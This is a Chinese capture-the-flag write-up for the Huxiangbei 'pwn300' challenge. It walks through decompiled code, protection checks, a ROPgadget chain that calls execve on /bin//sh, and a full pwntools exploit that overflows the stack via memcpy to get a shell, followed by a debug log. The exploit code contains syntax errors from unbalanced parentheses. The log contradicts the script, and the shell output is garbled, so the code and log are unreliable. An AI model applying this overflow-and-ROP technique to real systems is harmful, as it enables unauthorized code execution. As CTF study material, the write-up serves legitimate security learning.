

湖湘杯的pwn比赛很有趣，我做了pwn300的题目，感觉不错，我把wp分享出来，pwns的下载链接是：<http://download.csdn.net/download/niexinming/10143408>
把pwn300直接拖入ida中：

main函数：

```
3  int v4; // [esp+18h] [ebp-38h]
4  int v5; // [esp+1Ch] [ebp-34h]
5  int v6; // [esp+44h] [ebp-Ch]
6  int v7; // [esp+48h] [ebp-8h]
7  int v8; // [esp+4Ch] [ebp-4h]
8
9  v6 = 0;
10 setbuf(stdin, 0);
11 setbuf(stdout, 0);
12 setbuf(stderr, 0);
13 Welcome();
14 printf("How many times do you want to calculate:");
15 __isoc99_scanf("%d", &v6);
16 if ( v6 <= 3 || v6 > 255 )
17 {
18     puts("wrong input!");
19     exit(-1);
20 }
21 v7 = malloc(4 * v6);
22 v8 = 0;
23 while ( v8 < v6 )
24 {
25     PrintMenu();
26     __isoc99_scanf("%d", &v4);
27     switch ( v4 )
28     {
29     case 1:
30         Add();
31         *(_DWORD *) (v7 + 4 * v8) = ResultAdd;
32         goto LABEL_11;
33     case 2:
34         Sub();
35         *(_DWORD *) (v7 + 4 * v8) = ResultSub;
36         goto LABEL_11;
37     case 3:
38         Mul();
39         *(_DWORD *) (v7 + 4 * v8) = ResultMul;
40         goto LABEL_11;
41     case 4:
42         Div();
43         *(_DWORD *) (v7 + 4 * v8) = ResultDiv;
44         goto LABEL_11;
45     case 5:
46         memcpy(&v5, v7, 4 * v6);
47         free(v7);
48         return 0;
49     default:
50         puts("wrong input!");
51 LABEL_11:
52         ++v8;
53         break;
54     }
55 }
56 return 0;
```

add函数：

```

1 int Add()
2 {
3     int v1; // [esp+18h] [ebp-10h]
4     int v2; // [esp+1Ch] [ebp-Ch]
5
6     printf("input the integer x:");
7     _isoc99_scanf("%u", &v2);
8     printf("input the integer y:");
9     _isoc99_scanf("%u", &v1);
10    ResultAdd = v2 + v1;
11    return printf("the result is %d\n");
12 }

```

这个题目很有意思，首先开辟一个3到255大小的堆空间，然后做加减乘除的计算之后把计算结果放入堆中，最后可以把所有的计算结果用memcpy函数全部放入函数的临时先运行一下程序看一下这个程序干了啥：

```

h1lp@ubuntu:~$ cd hackme/huxiangbei/
h1lp@ubuntu:~/hackme/huxiangbei$ ./pwn300
Welcome to use the best calculator!
How many times do you want to calculate:10
choose an action:
1 Add
2 Sub
3 Mul
4 Div
5 Save the result
1
input the integer x:1
input the integer y:1
the result is 2
choose an action:
1 Add
2 Sub
3 Mul
4 Div
5 Save the result
2
input the integer x:2
input the integer y:1
the result is 1
choose an action:
1 Add
2 Sub
3 Mul
4 Div
5 Save the result
5
h1lp@ubuntu:~/hackme/huxiangbei$

```

再看看程序开启了哪些保护：


```

h1lp@ubuntu:~/hackme/huxiangbei$ checksec pwn300
[*] '/home/h1lp/hackme/huxiangbei/pwn300'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
h1lp@ubuntu:~/hackme/huxiangbei$

```

看到这个程序开了栈不可执行，于是肯定就会想到用rop来做

这个题目用ida打开之后发现有很多函数，所以判断这个题目是静态编译的



所以可以用<http://blog.csdn.net/niexinming/article/details/78259866> 中我提到的ROPgadget工具来做, 不出意外, 很成功的找了完整的rop链

```
# Padding goes here
p = ''

p += pack('<I', 0x0806ed0a) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080bb406) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080a1dad) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ed0a) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080bb406) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080a1dad) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ed0a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08054730) # xor eax, eax ; ret
p += pack('<I', 0x080a1dad) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x0806ed31) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x080ea060) # padding without overwrite ebx
p += pack('<I', 0x0806ed0a) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08054730) # xor eax, eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x0807b75f) # inc eax ; ret
p += pack('<I', 0x08049781) # int 0x80
```

h11p@ubuntu:~/hackme/huxiangbei\$

这个题目还有个难点就是不能直接输入十六进制, 所以根据<http://blog.csdn.net/niexinming/article/details/78666941>

我的这篇文件可以用ctypes.c_int32(0x123).value进行转换

所以我的exp是:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Author__ = 'niexinming'

from pwn import *
import binascii
import ctypes as ct
from struct import pack

context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x08048ff5'):
    raw_input('debug:')
    gdb.attach(io, "b *" + addr)

def base_addr(prog_addr, offset):
    return eval(prog_addr)-offset

elf = ELF('/home/h11p/hackme/huxiangbei/pwn300')

io = process('/home/h11p/hackme/huxiangbei/pwn300')

p=[]
```

```

p.append( 0x0806ed0a) # pop edx ; ret
p.append( 0x080ea060) # @ .data
p.append( 0x080bb406) # pop eax ; ret
p.append(eval('0x'+binascii.b2a_hex('nib/'))))
p.append( 0x080a1dad) # mov dword ptr [edx], eax ; ret
p.append( 0x0806ed0a) # pop edx ; ret
p.append( 0x080ea064) # @ .data + 4
p.append( 0x080bb406) # pop eax ; ret
p.append(eval('0x'+binascii.b2a_hex('hs//'))))
p.append(0x080a1dad) # mov dword ptr [edx], eax ; ret
p.append(0x0806ed0a) # pop edx ; ret
p.append(0x080ea068) # @ .data + 8
p.append(0x08054730) # xor eax, eax ; ret
p.append(0x080a1dad) # mov dword ptr [edx], eax ; ret
p.append(0x080481c9) # pop ebx ; ret
p.append(0x080ea060) # @ .data
p.append(0x0806ed31) # pop ecx ; pop ebx ; ret
p.append(0x080ea068) # @ .data + 8
p.append(0x080ea060) # padding without overwrite ebx
p.append(0x0806ed0a) # pop edx ; ret
p.append(0x080ea068) # @ .data + 8
p.append(0x08054730) # xor eax, eax ; ret
p.append(0x0807b75f) # inc eax ; ret
p.append(0x0807b75f) # inc eax ; ret
p.append(0x0807b75f) # inc eax ; ret
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p.append(0x0807b75f) # inc eax ; ret
p.append(0x0807b75f) # inc eax ; ret
p.append(0x0807b75f) # inc eax ; ret
p.append(0x0807b75f) # inc eax ; ret
p.append(0x0807b75f) # inc eax ; ret
p.append(0x08049781) # int 0x80

```

```

tempnum=0
#debug()
io.recvuntil('How many times do you want to calculate:')
io.sendline('255')
for i in xrange(0,16):
    io.recvuntil('5 Save the result\n')
    io.sendline('1')
    io.recvuntil('input the integer x:')
    io.sendline(str(tempnum))
    io.recvuntil('input the integer y:')
    io.sendline('0')

for j in p:
    io.recvuntil('5 Save the result\n')
    io.sendline('1')
    io.recvuntil('input the integer x:')
    io.sendline(str(ct.c_int32(j).value))
    io.recvuntil('input the integer y:')
    io.sendline('0')

io.recvuntil('5 Save the result\n')
io.sendline('5')
io.interactive()
io.close()

```

注意一点就是，就是程序在return 0之前会调用free，而为了保证free函数的正常运行，前十六次计算的结果必须为0，后面的计算结果就可以随意了

最后getshell的效果是：

```
'0\n'
[REDACTED] Received 0x14 bytes:
'the result is 134713423\n'
'choose an action:\n'
'1 Add\n'
'2 Sub\n'
'3 Mul\n'
'4 Div\n'
'5 Save the result\n'
[REDACTED] Sent 0x2 bytes:
'2\n'
[REDACTED] Received 0x14 bytes:
'input the integer x:'
[REDACTED] Sent 0xa bytes:
'134713423\n'
[REDACTED] Received 0x1d bytes:
'input the integer y:'
[REDACTED] Sent 0x2 bytes:
'0\n'
[REDACTED] Received 0x14 bytes:
'the result is 134713423\n'
'choose an action:\n'
'1 Add\n'
'2 Sub\n'
'3 Mul\n'
'4 Div\n'
'5 Save the result\n'
[REDACTED] Sent 0x2 bytes:
'2\n'
[REDACTED] Received 0x14 bytes:
'input the integer x:'
[REDACTED] Sent 0xa bytes:
'134518657\n'
[REDACTED] Received 0x1d bytes:
'input the integer y:'
[REDACTED] Sent 0x2 bytes:
'0\n'
[REDACTED] Received 0x14 bytes:
'the result is 134518657\n'
'choose an action:\n'
'1 Add\n'
'2 Sub\n'
'3 Mul\n'
'4 Div\n'
'5 Save the result\n'
[REDACTED] Sent 0x2 bytes:
'5\n'
[*] Switching to interactive mode
$ id
[REDACTED] Sent 0x3 bytes:
'id\n'
[REDACTED] Received 0x7b bytes:
'std=1000(h1ip) gid=1000(h1ip) groups=1000(h1ip),4(adn),24(cdrom),27(sudo),30(dlp),46(plugindev),113(lpadmin),120(smbshare)\n'
'std=1000(h1ip) gid=1000(h1ip) groups=1000(h1ip),4(adn),24(cdrom),27(sudo),30(dlp),46(plugindev),113(lpadmin),120(smbshare)
$ ls
[REDACTED] Sent 0x3 bytes:
'ls\n'
[REDACTED] Received 0x25 bytes:
'DynLLF netuel.py 10q1111  nyr a65.py1111  pwnp3.py10'
```

pwn300.zip (0.307 MB) [下载附件](#)

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